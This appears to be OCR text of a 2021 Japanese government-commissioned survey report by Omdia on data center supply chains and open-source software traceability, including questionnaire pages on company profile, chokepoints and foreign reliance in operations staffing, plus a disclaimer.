


特定非営利活動法人 日本データセンター協会 (JDCC)の協力を得て実施

AP-2．回答者プロフィール (1) - 業種・事業領域を確認する

(Q1: 119) 御社の事業領域は?

一行目は質問番号と回答数(ノーコメントも含む)



AP-3．プロフィール確認 (1)　　(Q1の回答入力欄)

Q1. 御社プロフィール(1) - 御社の事業領域を教えてください。

チェックマークの入れ方事例
・コロケーションサービスやSaaS等の提供が事業に含まれている企業の方は、「クラウドサービス(縦軸)」～「クラウドサービス提供（横軸)」にチェックマークを入れ、それ以外の項目では「対象外」にチェックマークを入れてください。
・建物の建設が事業に含まれている企業の方は「建物周り/建物(縦軸)」～「建設・構築(横軸)」にチェックマークを入れ、それ以外の項目では「対象外」にチェックマークを入れてください。
・情報機器・通信機器・空調機器等の提供及び保守が事業に含まれている企業の方は「サーバ室周り/情報通信機器(縦軸)」～「機器・資材提供(横軸)」と「サーバ室周り/情報通信機器(縦軸)」～「保守(横軸)」にチェックマークを入れ、それ以外の項目では「対象外」にチェックマークを入れてください。てください。

＊ (複数選択)

	クラウドサービス提供	機器・資材提供	設計	建設・構築	保守	その他	対象外
クラウドサービス	☐	☐	☐	☐	☐	☐	☐
建物周り/建物	☐	☐	☐	☐	☐	☐	☐
建物周り/電源系統	☐	☐	☐	☐	☐	☐	☐
建物周り/空調系統	☐	☐	☐	☐	☐	☐	☐
サーバ室周り/電源系統	☐	☐	☐	☐	☐	☐	☐
サーバ室周り/空調系統	☐	☐	☐	☐	☐	☐	☐
サーバ室周り/ラックスペース	☐	☐	☐	☐	☐	☐	☐
サーバ室周り/情報通信機器	☐	☐	☐	☐	☐	☐	☐
セキュリティ/入退室管理	☐	☐	☐	☐	☐	☐	☐
セキュリティ/サイバーセキュリティ	☐	☐	☐	☐	☐	☐	☐
その他	☐	☐	☐	☐	☐	☐	☐

AP-4．回答者プロフィール (2) - 会社規模を確認する

一行目は質問番号と回答数(ノーコメントも含む)

Q2: 119) 売上げ規模
- ～1億円
- ～100億円
- ～500億円
- 500億円～
- 知らない
- ノーコメント


Q3: 119) 社員数
- ～499人
- ～999人
- ～4999人
- 500人～
- 知らない
- ノーコメント

Q4: 119) 本社所在国
- 日本
- 米国
- 中国
- その他

Q5: 119)資本系列
- 独立系
- Sier系
- 通信事業者系
- 不動産会社・倉庫会社
- その他

AP-5．サプライチェーン可視化 (1)

一行目は質問番号と回答数(ノーコメントも含む)



AP-6．サプライチェーン可視化 (2)　　(質問12～13)

- Q12. サプライチェーン可視化(7)- サプライチェーンにおけるチョークポイントを「機器」として把握していますか?
  - チョークポイントは無い
  - 具体的な「機器」にブレークダウンして、把握している
  - おおよその位置として把握している
  - 把握していない
  - 知らない
  - ノーコメント
  - その他


(本アンケートでは「機器」を広義にとらえており、ハードウェア・ソフトウェア及び、これらを操作する技術者も含む事としています。)

- Q13. サプライチェーン可視化(8) - 運用管理の人材は海外に依存している箇所はありますか?
  - 海外依存はしていない
  - 原則的には日本国籍者だが、一部のスキルセット人材については、海外依存がある。国内採用もあれば、海外採用もある
  - 運用管理の一部を海外の関連会社 (子会社、親会社)にアウトソーシングしている
  - 運用管理の一部を海外のDC (資本的にも無関係)にアウトソーシングしている
  - DCそのものを含めて、運用管理を海外の企業にアウトソーシングしている
  - 知らない
  - ノーコメント
  - その他

①-AP-8．チョークポイントの有無を確認する

一行目は質問番号と回答数(ノーコメントも含む)

Q14～Q19)「チョークポイントを機器として、もしくはおおよその位置として、把握している」企業のみ回答



①-AP-9．海外DC事業者案件参画の責任分界点の状況の確認する

(Q22: 119)

海外DC事業者案件を受ける時に感じる困難

(自由回答、テキスト入力)

①-AP-10．回答者の連絡先をお聞きする。

一行目は質問番号と回答数(ノーコメントも含む)

(Q23: 74)

社名・部署名・名前・連絡先

Disclaimer

The Omdia research, data and information referenced herein (the "Omdia Materials") are the copyrighted property of Informa Tech and its subsidiaries or affiliates (together "Informa Tech") and represent data, research, opinions or viewpoints published by Informa Tech, and are not representations of fact.

The Omdia Materials reflect information and opinions from the original publication date and not from the date of this document. The information and opinions expressed in the Omdia Materials are subject to change without notice and Informa Tech does not have any duty or responsibility to update the Omdia Materials or this publication as a result.

Omdia Materials are delivered on an "as-is" and "as-available" basis. No representation or warranty, express or implied, is made as to the fairness, accuracy, completeness or correctness of the information, opinions and conclusions contained in Omdia Materials.

To the maximum extent permitted by law, Informa Tech and its affiliates, officers, directors, employees and agents, disclaim any liability (including, without limitation, any liability arising from fault or negligence) as to the accuracy or completeness or use of the Omdia Materials. Informa Tech will not, under any circumstance whatsoever, be liable for any trading, investment, commercial or other decisions based on or made in reliance of the Omdia Materials.

Get in touch

Americas
E: customersuccess@omdia.com
08:00 – 18:00 GMT -5

Europe, Middle East & Africa
E: customersuccess@omdia.com
8:00 – 18:00 GMT

Asia Pacific
E: customersuccess@omdia.com
08:00 – 18:00 GMT + 8

令和２年度我が国におけるデータ駆動型社会に係る基盤整備（情報サービス産業の管理体制強化に向けた重要技術動向等に関する調査）

② オープンソースソフトウェアのトレーサビリティに関する調査

2021年3月

Brought to you by Informa Tech

OMDIA

目次

はじめに

事業目的 ／ 基本方針

- 近年、技術革新を主導する民生技術と防衛技術の境界が曖昧となる中、懸念組織等への流出を防ぐ 観点から技術管理の徹底が急務となっている。特に、情報サービス産業においては、① 情報基盤となるデータセンターにおいて、汎用ハードウェアで構成された機器やオープンソースソフトウェアの 利用が進展しており、データセンターを構成するハードウェア及びソフトウェアのサプライチェーン が複雑化している。


- また、② 我が国のソフトウェア開発の 7 割はバイナリ納品ともいわれており、 システムの部品表 SBOM（Software Bill of Material）の管理が適切に行われていないなど、ソフトウェ アの透明性が十分確保されておらず、汚染されたソフトウェアが混入される可能性を排除できないため、このようなソフトウェアが様々な製品やシステムに組み込まれて出荷されると、情報漏洩等、安全保障上の問題となる。

- 本事業では、こうした状況を踏まえ、我が国の情報サービス産業における産業競争力や安全保障上 の観点から重要となる技術の流出防止や事業継続性の確保のため、データセンターやオープンソース ソフトウェアに関連する実態や重要技術等について調査を行い今後の対応策の具体化を行う。

② オープンソースソフトウェアのトレーサビリティに関する調査

②-1．システムの階層構造とOSSの位置づけ

- システムの各階層構造におけるOSSの利用状況を見ると、すべての階層でOSSが利用されている。
- OSのLinuxやAndroidから、ミドルウェアではMySQLなどのデータベース、アプリケーションソフトウェアではCRMやERP、BI（Business Intelligence）、オフィスツールなどの幅広い階層、サーバからPCやスマートフォンの端末まで幅広いハードウエアでOSSが使われている。



②-2．OSSの幅広い業種における普及

